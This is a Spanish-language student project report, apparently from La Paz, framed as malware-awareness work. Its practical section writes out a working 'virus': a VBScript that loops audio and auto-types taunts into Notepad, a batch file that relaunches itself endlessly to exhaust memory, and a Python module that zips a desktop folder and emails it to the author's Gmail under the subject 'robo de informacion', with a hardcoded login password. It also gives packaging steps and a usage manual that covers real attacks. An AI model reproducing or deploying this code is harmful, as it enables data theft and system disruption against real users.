5.1 JUSTIFICACIÓN TÉCNICA

Uno de los principales retos para las organizaciones actuales es mantener a salvo su información, lo que las lleva a tomar medidas preventivas y reactivas en sus sistemas tecnológicos, para poder resguardarlos, protegerlos y así mantener la confidencialidad, disponibilidad e integridad de los mismos.
Para la realización de este proyecto se tiene planeado utilizar phyton para la programación del ejecutable y como poder utilizarla según la implementación de diferentes características y también la demostración del ataque de malware.

Sin embargo, también se te realizara el cómo funciona este tipo de ataque ya que para realizarlo tenemos que saber las funciones correctas

DISPOSITIVO PC WINDOWS 7 es una versión de Microsoft Windows, línea de sistemas operativos producida por Microsoft Corporation. Se lanzó en octubre de 2009. Esta versión estaba diseñada para uso en PC, incluyendo equipos de escritorio en hogares y oficinas, equipos portátiles, tabletas, netbooks y equipos multimedia

VIRTUALBOX es un software de virtualización para arquitecturas x86/amd64. Actualmente es desarrollado por Oracle Corporation como parte de su familia de productos de virtualización. Por medio de esta aplicación es posible instalar sistemas operativos adicionales, conocidos como «sistemas invitados», dentro de otro sistema operativo «anfitrión», cada uno con su propio ambiente virtual. Entre los sistemas operativos soportados (en modo anfitrión) se encuentran GNU/Linux, Mac OS X, OS/2 Warp, Genode,[1] Windows y Solaris/OpenSolaris, y dentro de ellos es posible virtualizar los sistemas operativos FreeBSD, GNU/Linux, OpenBSD, OS/2 Warp, Windows, Solaris, MS-DOS, Genode y muchos otros.

PHYTON. es un lenguaje de programación interpretado cuya filosofía hace hincapié en la legibilidad de su código.[2] Se trata de un lenguaje de programación multiparadigma, ya que soporta parcialmente la orientación a objetos, programación imperativa y, en menor medida, programación funcional. Es un lenguaje interpretado, dinámico y multiplataforma.

5.2. JUSTIFICACIÓN ECONÓMICA

El desarrollo de la herramienta beneficiará en una primera instancia a las personas de la ciudad de La Paz de forma económica también de tiempo, ya que no se cobrará el pago por el uso de la herramienta ni se requiere el uso de servidores web de pago, además al reducir el tiempo y ayudar a la genta a saber cómo actuar frente a un ataque de este tipo

5.3. JUSTIFICACIÓN SOCIAL

Las personas serán las más beneficiadas con el uso de la herramienta al permitir la demostración de la informacion con otras personas en situaciones similares, y a su vez la demostración del uso de la herramienta con información relevante a temas de ataques cibernéticos significa un beneficio directo para la sociedad en general.

CAPITULO 4.

6.DISEÑO TEORICO DE LA INVESTIGACIÓN

6.1 Formulación del problema

Los problemas sobre el tema de ataques en los últimos años han empeorado por diferentes causas como no saber cómo actuar o no saber qué hacer en ese momento esto genera mucha inseguridad en la población paceña ya que no saben si en cualquier momento puede pasar uno de estos ataques.

También la falta de información en los ciudadanos sobre el manejo de este ataque en sus dispositivos hace que el peligro de una perdida de información o tiempo sea inminente. Siempre que pasa uno de estos desastres hay pérdidas materiales y tiempo.

En lo expuesto anteriormente, formulamos la siguiente pegunta:

¿Será posible generar implementar malware en el sistema operativo Windows 7 para la prevención del uso incorrecto del virus?

6.2 Delimitación temporal

El presente proyecto es dado para demostrar a la gente sobre el tipo de ataque que pueden ocurrir en diferentes casos de dispositivos de la ciudad de La Paz.

Debido a este requerimiento se inicia 7 el de mayo y se finalizara en el mes de julio.

Durante este periodo de tiempo se realizará el relevamiento de información, el análisis y desarrollo de la herramienta para finalmente ver su resultado.

6.3 Delimitación espacial

Este proyecto se desarrollará exclusivamente para la cuidad de La Paz, debido a que solo cumplirá con las necesidades de este departamento.

7 Objetivos

7.1 Objetivo general

Generar una VIRUS como herramienta de seguridad cibernética que atreves de la demostración permita intervenciones serias y oportunas en la prevención de ataques de MALWARE, así como la disminución de pérdidas de información y tiempo por la ocurrencia de este ataque en la ciudad de la paz

7.2Objetivos específicos

- ✓ Emplear tecnología de la información para presentar la información más importante sobre el Proyecto de prevención a ataques.
- ✓ Investigar cómo han evolucionado los antivirus a través del tiempo.
- ✓ Involucrar a la comunidad educativa en el Proyecto de prevención y ataque.
- ✓ Reconocer las diferentes clases de ataques que pueden presentarse mediante MALWARE para poder saber qué hacer en el momento.
- ✓ Integrar a la comunidad y comprometerla con el desarrollo del Proyecto

MARCO PRACTICO

Comenzando con el proyecto necesitaremos las diferentes herramientas para la programación del virus ejecutable

1ro vamos a programar los archivos por lotes que quiere decir que utilizaremos comandos netos de Windows 10 este virus será para win 10 entonces principal mente necesitaremos una imagen y un audio puede ser mp3 o diferente para esto nosotros utilizaremos en siguiente código

Estamos iniciando nuestro pasos poe lotes para que se pueda reproducir nuestro audio oculto y para encontrar nuestro audio y poder utiizarlo

```
Set Sound = CreateObject("WMPlayer.OCX.7")
Sound.URL = "ataque.mp3"
Sound.Controls.play
```

Una vez hecho esto tenemos nuestro do while aquí estamos dando el tiempo que va a durar para que esto no termine y se cargue el sistema de Windows 10 le estamos dando este tiempo

```
do while Sound.currentmedia.duration = 0
wscript.sleep 200
```

Para que este bucle sea repetitivo debemos utilizar un loop esto nos ayudara a que se pueda repetir a cada momento nuestra ejecución por lotes

```
Loop
```

Para que el sonido pueda reproducirse y pueda ser a cada momento utilizamos el comanando wscript y asi la duración será infinita hasta cargar la ram

wscript.sleep ((int(Sound.currentmedia.duration)+1)*1000)

Set wshshell = wscript.CreateObject("wscript.shell")

Aquí estamos dando inicio a la parte donde al mismo tiempo se va escribiendo en un archivo de texto claramente cada 10 milisegundos

do

wshshell.run "Notepad"

wscript.sleep 500

aquí estamos usando el formato de texto y podemos dar un rango para que se pueda realizar la escritura y asi lograr que se pueda escribir por si solo

wshshell.AppActivate "Notepad"

WshShell.SendKeys "T"

WScript.Sleep 100

WshShell.SendKeys "U"

WScript.Sleep 100

WshShell.SendKeys " "

WScript.Sleep 100

WshShell.SendKeys "P"

WScript.Sleep 100

WshShell.SendKeys "C"

WScript.Sleep 100

WshShell.SendKeys " "

WScript.Sleep 100

WshShell.SendKeys "M"

```
WScript.Sleep 100
WshShell.SendKeys "O"
WScript.Sleep 100
WshShell.SendKeys "R"
WScript.Sleep 100
WshShell.SendKeys "I"
WScript.Sleep 100
WshShell.SendKeys "R"
WScript.Sleep 100
WshShell.SendKeys "A"
WScript.Sleep 100
WshShell.SendKeys " "
WScript.Sleep 100
WshShell.SendKeys "X"
WScript.Sleep 100
WshShell.SendKeys "D"
Loop
```

El siguiente módulo utilizamos nuestro archivo.bat una vez que ya tenemos programado el cuerpo de nuestro virus pasamos a ejecutarlo de forma oculta en este módulo se está dando permiso de que cuando se ejecute nuestro virus.bat se ejecutaran los demás archivos y así estamos llamando al anterior modulo el cual es virus.vbs donde se programó el cuerpo con el comando start y el comando goto estamos realizando un bucle infinito pero para poder mejorar nuestro virus vamos a aumentar el robo de información en el siguiente modulo

```
@echo off
:bucle
start virus.exe
start virus.vbs
start virus.bat
goto bucle
:imgx
start th.png
goto imgx
```

Este siguiente modulo es del robo de información al mismo tiempo que se ejecuta el virus se procede a que una carpeta que lo tenemos en el escritorio se nos mande a nuestro correo asi robando la información que está dentro de este mismo puede ser diferente tipo de archivo y me llegara a mi Gmail por medio de un Zip una vez ejecutado todo será mandado a mi Gmail este módulo está construido con ayuda del ide phyton para poder realizar las funciones de mandar a mi email

Las servidores que estamos utilizando son el smtplib para poder realizar esta acción también estamos importando diferentes librerías para poder agregar el email y receptor

```
from email.mime.text import MIMEText
from email import encoders
from email.mime.base import MIMEBase
from email.mime.multipart import MIMEMultipart
import shutil
import smtplib
```

```
una vez definid las librerías estmos realizando el modulo de correo par apoder
mandar la carpeta definida y convertirla a un zip
def correo():
    shutil.make_archive('iamjr', 'zip', 'iamjr')
    print("hola")
    mensaje = MIMEMultipart()
    archivo_adjunto_1 = open('iamjr.zip', 'rb')
    adjunto_MIME_1 = MIMEBase('application', 'octet-stream')
    adjunto_MIME_1.set_payload(archivo_adjunto_1.read())
    encoders.encode_base64(adjunto_MIME_1)
    adjunto_MIME_1.add_header('Content
Disposition', "attachment; filename=iamjr.zip")
    mensaje.attach(adjunto_MIME_1)
    mensaje['From'] = 'iamjrnet@gmail.com'
    mensaje['To'] = 'floresiamjr@gmail.com'
    mensaje['Subject'] = 'robo de informacion'
    servidor_gmail = smtplib.SMTP('smtp.gmail.com', 25)
    servidor_gmail.connect('smtp.gmail.com', 587)
    servidor_gmail.starttls()
    servidor_gmail.login('iamjrnet@gmail.com', '1234peke')
    servidor_gmail.sendmail('iamjrnet@gmail.com', 'floresiamjr@gmail.com', men
saje.as_string())
    servidor_gmail.quit()
correo()
```

Una vez compilado el código utilizamos un campo de comandos para poder volver en ejecutable el y así lograr terminar el modulo una vez hecho esto procedemos a unir en un solo ejecutable en nuestro virus,bat y asi logrando robar información y hacer un ataque completo.


Para poder volver el archivo .py ejecutable utilizamos esto pyinstaller --windowed --onefile virus.py

ANEXOS


MANUAL DE USO DEL VIRUS

1RO DEBEMOS TENER UNA MAQUINA VIRTUAL EN EL CASO DE TOMARLO COMO DEMOSTRACION SI ES UN VERDADERO ATAQUE EN UN SISTEMA OPERATIVO WINDOWS 10


2do debemos tenero los archivo necesarios para la ejecución del virus el .bat el .vbs y el exe donde haremos que se mande la carpeta a nuestro correo




Inmediatamente cuando ejecutamos virus.bat se realizara las siguientes funciones



Inmediatamente se manda el correo a mi Gmail también donde podremos ver que contiene la carpeta que se robo



Lo que contiene nuestra carpeta es la misma la del Windows 10



CONCLUCIONES Y RECOMENDACIONES

El trabajo desarrollado a lo largo de estos meses nos conduce a la conclusión de que si bien hemos dado una pincelada de lo que un virus puede realizar sobre Windows 10 para evaluar su nivel de seguridad, también un atacante tiene acceso a las mismas herramientas para actuar con un objetivo diametralmente opuesto. Se presenta por tanto una batalla en la que mientras un grupo de profesionales compiten por salvaguardar la protección de un sistema, otros pretenden justamente lo contrario. Hemos sido capaces de evaluar la alta densidad de conocimiento necesaria en un virus para poder analizar concienzudamente la seguridad de un sistema.

Sin embargo, hemos comprobado también la relativa facilidad con que una persona inexperta puede ejecutar este virus que deberían ser detectables.

Nuestro análisis permite tener una visión general de las herramientas y técnicas que pueden usarse para comprobar cuán segura es nuestra computadora, pero no profundiza demasiado en problemas de última generación, sino que se limita a introducir al lector en la ardua tarea de evaluar la seguridad de un conjunto de sistemas. El objetivo a largo plazo debe ser profundizar en esta materia puesto que si bien por una parte el análisis aquí desarrollado es muy útil y resulta especialmente atractivo en ámbitos donde haya operado un administrador de sistemas relativamente descuidado, es probable que encontremos otros ámbitos en los que el administrador sea mucho más eficiente y nos plantee problemas mucho más complicados. Por un lado, esto será positivo para el atacante, puesto que se estará garantizando la seguridad, pero, por otro, le será muy difícil testear un sistema casi infranqueable. Hemos concluido que el software utilizado cumple sobradamente con los propósitos y objetivos iniciales, aunque sería muy útil abrirse a realizar pruebas sobre equipos en los que corrieran sistemas operativos con licencia tales como Windows puesto que son los más implantados en el mercado. Resultaría de especial interés, dedicar trabajos futuros a profundizar este análisis sobre otras plataformas emergentes como pueden ser los sistemas operativos de dispositivos móviles tales como Android, IOS, o Windows Phone entre otros. Dado que la tendencia de la gente de a pie es utilizar cada vez más estos dispositivos y abandonar las computadoras personales, parece evidente que muchos de los atacantes tenderán a focalizar su trabajo sobre tablets, smartphones, o relojes inteligentes. Por un lado, quedaría pendiente adaptar las herramientas disponibles al análisis de dichos sistemas operativos, y por otro, sería

necesario desarrollar nuevos exploits que pudieran atacar vulnerabilidades sobre ellos. Cada día se hace más patente la evidencia de que en los dispositivos móviles personales existe mucha información sensible. Si tenemos en cuenta que mucha gente utiliza dispositivos en los que combina información personal con datos laborales confidenciales, comprendemos la necesidad de controlar la seguridad en estos ámbitos que a día de hoy permanecen casi inexplorados pero que a corto plazo pueden desencadenar multitud de brechas de seguridad.